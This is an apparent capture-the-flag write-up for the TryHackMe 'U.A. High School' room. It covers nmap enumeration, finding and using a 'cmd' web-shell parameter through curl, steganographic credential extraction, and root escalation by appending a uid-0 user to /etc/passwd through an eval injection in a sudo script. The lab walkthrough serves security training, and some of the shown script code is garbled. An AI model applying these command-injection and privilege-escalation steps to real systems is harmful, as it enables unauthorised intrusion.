

U.A. High School is one of the easy CTF rooms in tryhackme. You can find it here: <https://tryhackme.com/r/room/yueiua>

First, I started enumeration with a nmap scan:

Press enter or click to view image in full size


```
$ nmap -T4 -A 10.10.169.237
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 18:20 +0545
Nmap scan report for 10.10.169.237
Host is up (0.45s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|_  256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_  256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: U.A. High School
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.58 seconds
```

Here two ports are open.

Visiting 10.10.169.237:80, we get

Press enter or click to view image in full size



I started inspecting the website. I tried to do some tampering with the contact form, but nothing worked.

Press enter or click to view image in full size

Get in Touch

Have a question or comment about U.A. High School? We'd love to hear from you! Please fill out the contact form below and we'll get back to you as soon as possible.

Name:

Email:

Subject:

Message:

Please fill out this field.


Submit

Then I noticed `/assets/style.css` in the source code.

```
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>U.A. High School - Contact Us</title>
  <link rel="stylesheet" href="assets/styles.css">
</head>
<body>
  <header>
    <nav>
      <ul>
        <li><a href="index.html">Home</a></li>
        <li><a href="courses.html">Courses</a></li>
```

But the assets page was blank.

Press enter or click to view image in full size



In burp suite, I noticed there was a PHPSESSID in the response.

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 29 Oct 2024 12:24:58 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: PHPSESSID=2i9l8g1e7r2ll2c0pt24od8mqv; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 0
9 Keep-Alive: timeout=5, max=99
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
```

So, I thought a php file might be there. To confirm, I tried /assets/script.js randomly. I got an error.

Press enter or click to view image in full size

```
Request
Pretty Raw Hex
1 GET /assets/script.js HTTP/1.1
2 Host: 10.10.169.237
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10

Response
Pretty Raw Hex Render
1 HTTP/1.1 404 Not Found
2 Date: Tue, 29 Oct 2024 12:42:58 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 275
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=iso-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
11   <head>
12     <title>
13       404 Not Found
14     </title>
15   </head>
16   <body>
17     <h1>
18       Not Found
19     </h1>
20     <p>
21       The requested URL was not found on this server.
22     </p>
23     <hr>
24     <address>
25       Apache/2.4.41 (Ubuntu) Server at 10.10.169.237 Port 80
26     </address>
27   </body>
28 </html>
```

When I tried /assets/index.php, there was no error, but it was blank.

Press enter or click to view image in full size

```
Request
Pretty Raw Hex
1 GET /assets/index.php HTTP/1.1
2 Host: 10.10.169.237
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 29 Oct 2024 12:43:38 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: PHPSESSID=ph9vs2bhp87hdsgl3jomks8jo4; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 0
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
```

To search further for the hidden parameters,

I referred to a walkthrough: https://jaxafed.github.io/posts/tryhackme-ua_high_school/

and used this:

```
$ ffuf -u 'http://10.10.74.25/assets/index.php?FUZZ=id' -mc all -ic -t 100 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -fs 0
```

From here we find the cmd parameter. Using curl we see:

```
└─$ curl --silent 10.10.169.237/assets/index.php?cmd=whoami | base64 -d  
www-data
```

Since the web application allows command execution via the cmd parameter, we can do to blind data exfiltration. Another approach is to establish a reverse shell by setting up a netcat listener and using a reverse exploit. This can be helpful: <https://www.revshells.com/>.

I will now move on to blind data exfiltration.

Looking at the present working directory and the contents of it. We see:

```
└─(grishma@kali)-[~]  
└─$ curl -s 'http://10.10.18.171/assets/index.php' -G --data-urlencode 'cmd=pwd' | base64 -d  
/var/www/html/assets
```

```
└─(grishma@kali)-[~]  
└─$ curl -s 'http://10.10.18.171/assets/index.php' -G --data-urlencode 'cmd=ls -la' | base64 -d  
total 20  
drwxrwxr-x 3 www-data www-data 4096 Jan 25 2024 .  
drwxr-xr-x 3 www-data www-data 4096 Dec 13 2023 ..  
drwxrwxr-x 2 www-data www-data 4096 Jul 9 2023 images  
-rw-rw-r-- 1 www-data www-data 213 Jul 9 2023 index.php  
-rw-r--r-- 1 root root 2943 Jan 25 2024 styles.css
```

Digging more I found a interesting file:

```
└─(grishma@kali)-[~]  
└─$ curl -s 'http://10.10.18.171/assets/index.php' -G --data-urlencode 'cmd=cat  
/var/www/Hidden_Content/passphrase.txt | base64 -d' | base64 -d  
AllmightForEver!!!
```

And some images:

```
└─(grishma@kali)-[~]  
└─$ curl -s 'http://10.10.18.171/assets/index.php' -G --data-urlencode 'cmd=ls -la images' | base64 -  
d  
total 336  
drwxrwxr-x 2 www-data www-data 4096 Jul 9 2023 .  
drwxrwxr-x 3 www-data www-data 4096 Jan 25 2024 ..  
-rw-rw-r-- 1 www-data www-data 98264 Jul 9 2023 oneforall.jpg  
-rw-rw-r-- 1 www-data www-data 237170 Jul 9 2023 yuei.jpg
```

I downloaded both images using wget:

```
wget http://10.10.18.171/assets/images/oneforall.jpg  
wget http://10.10.18.171/assets/images/yuei.jpg
```

I could not open oneforall.jpg. Digging into it I noticed that it had the header bytes of png image i.e
89 50 4E 47 0D 0A 1A 0A

So I tried to change it to jpg header bytes i.e FF D8 FF E0 00 10 4A 46 49 46 00 01

Press enter or click to view image in full size

```
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01 00 01 00 00 FF DB 00 43
00000034  14 18 18 17 14 16 16 1A 1D 25 1F 1A 1B 23 1C 16 16 20 2C 20 23 26 27 29
00000068  28 1A 16 1A 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28 28
0000009C  28 28 FF C0 00 11 08 02 3A 04 74 03 01 22 00 02 11 01 03 11 01 FF C4 00
000000D0  0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7D 01
00000104  52 D1 F0 24 33 62 72 82 09 0A 16 17 18 19 1A 25 26 27 28 29 2A 34 35 36
00000138  73 74 75 76 77 78 79 7A 83 84 85 86 87 88 89 8A 92 93 94 95 96 97 98 99
0000016C  D2 D3 D4 D5 D6 D7 D8 D9 DA E1 E2 E3 E4 E5 E6 E7 E8 E9 EA F1 F2 F3 F4 F5
```

Now we can see the image.

Press enter or click to view image in full size



After examining more, I used steghide and used the passphrase we found earlier i.e. AllmightForEver!!!

```
└─(grishma@kali)-[~]
```

```
└─$ steghide extract -sf oneforall.jpg
```

Enter passphrase:

wrote extracted data to "creds.txt".

```
└─(grishma@kali)-[~]
```

```
└─$ cat creds.txt
```

Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:

deku:REDACTED

Using the info I used ssh to log into the remote machine with user deku.

```
ssh deku@10.10.18.171
```

Yo man finally,

```
deku@myheroacademia:~$ ls -la
total 36
drwxr-xr-x 5 deku deku 4096 Jul 10 2023 .
drwxr-xr-x 3 root root 4096 Jul 9 2023 ..
lrwxrwxrwx 1 root root 9 Jul 9 2023 .bash_history -> /dev/null
-rw-r--r-- 1 deku deku 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 deku deku 3771 Feb 25 2020 .bashrc
drwx----- 2 deku deku 4096 Jul 9 2023 .cache
drwxrwxr-x 3 deku deku 4096 Jul 9 2023 .local
-rw-r--r-- 1 deku deku 807 Feb 25 2020 .profile
drwx----- 2 deku deku 4096 Jul 9 2023 .ssh
-rw-r--r-- 1 deku deku 0 Jul 9 2023 .sudo_as_admin_successful
-r----- 1 deku deku 33 Jul 10 2023 user.txt
deku@myheroacademia:~$ cat user.txt
REDACTED
```

Now comes privilege escalation. We see what we can do with sudo using sudo -l

```
deku@myheroacademia:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User deku may run the following commands on myheroacademia:

(ALL) /opt/NewComponent/feedback.sh

We see that we have read and execute permission here:

```
deku@myheroacademia:~$ ls -ls /opt/NewComponent/feedback.sh
4 -r-xr-xr-x 1 deku deku 684 Jan 23 2024 /opt/NewComponent/feedback.sh
```

Reading the file we get:

```
deku@myheroacademia:~$ cat /opt/NewComponent/feedback.sh
#!/bin/bash
```

```
echo "Hello, Welcome to the Report Form    "
echo "This is a way to report various problems"
echo "    Developed by                    "
echo "    The Technical Department of U.A."
```

```
echo "Enter your feedback:"
read feedback
```

```
if [[ "$feedback" != *"\"*" && "$feedback" != *)"* && "$feedback" != *\"$("*" && "$feedback" !=
*"|"*" && "$feedback" != *"&*" && "$feedback" != *";"* && "$feedback" != *"?"* && "$feedback"
!= *"!"* && "$feedback" != *"\"*" ]]; then
```

```

echo "It is This:"
eval "echo $feedback"

echo "$feedback" >> /var/log/feedback.txt
echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi

```

The script here has a **command injection vulnerability**. The eval command executes the content of the \$feedback variable. There are some special characters are filtered. But we see / and > are not filtered.

Here, we can exploit this to **add a user with root privileges** to /etc/passwd .

First, we need a password hash:

```

Pass: hello
MD5crypt: $1$f1003Fm6$2eLBMxJ2fSqZ0GOkXupRJ0

```

As per the format in /etc/passwd:

```

exploit:$1$f1003Fm6$2eLBMxJ2fSqZ0GOkXupRJ0:0:0:exploit:/root:/bin/bash

```

Wow:

Enter your feedback:

```

'exploit:$1$f1003Fm6$2eLBMxJ2fSqZ0GOkXupRJ0:0:0:exploit:/root:/bin/bash' >> /etc/passwd

```

It is This:

Feedback successfully saved.

Now changing the user and entering password as hello:

```

deku@myheroacademia:~$ su exploit
Password:
root@myheroacademia:/home/deku# id
uid=0(root) gid=0(root) groups=0(root)

```

We are root now!!!

```

root@myheroacademia:~# ls -la
total 36
drwx----- 5 root root 4096 Dec 13 2023 .
drwxr-xr-x 19 root root 4096 Jul  9 2023 ..
-rw----- 1 root root 2336 Feb 22 2024 .bash_history
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
drwxr-xr-x  3 root root 4096 Jul  9 2023 .local
-rw-r--r-- 1 root root  161 Dec  5 2019 .profile
-rw-r--r-- 1 root root  794 Dec 13 2023 root.txt
drwx----- 3 root root 4096 Jul  9 2023 snap
drwx----- 2 root root 4096 Jul  9 2023 .ssh
root@myheroacademia:~# cat root.txt
root@myheroacademia:/opt/NewComponent# cat /root/root.txt

```

Thanks for following till the end !!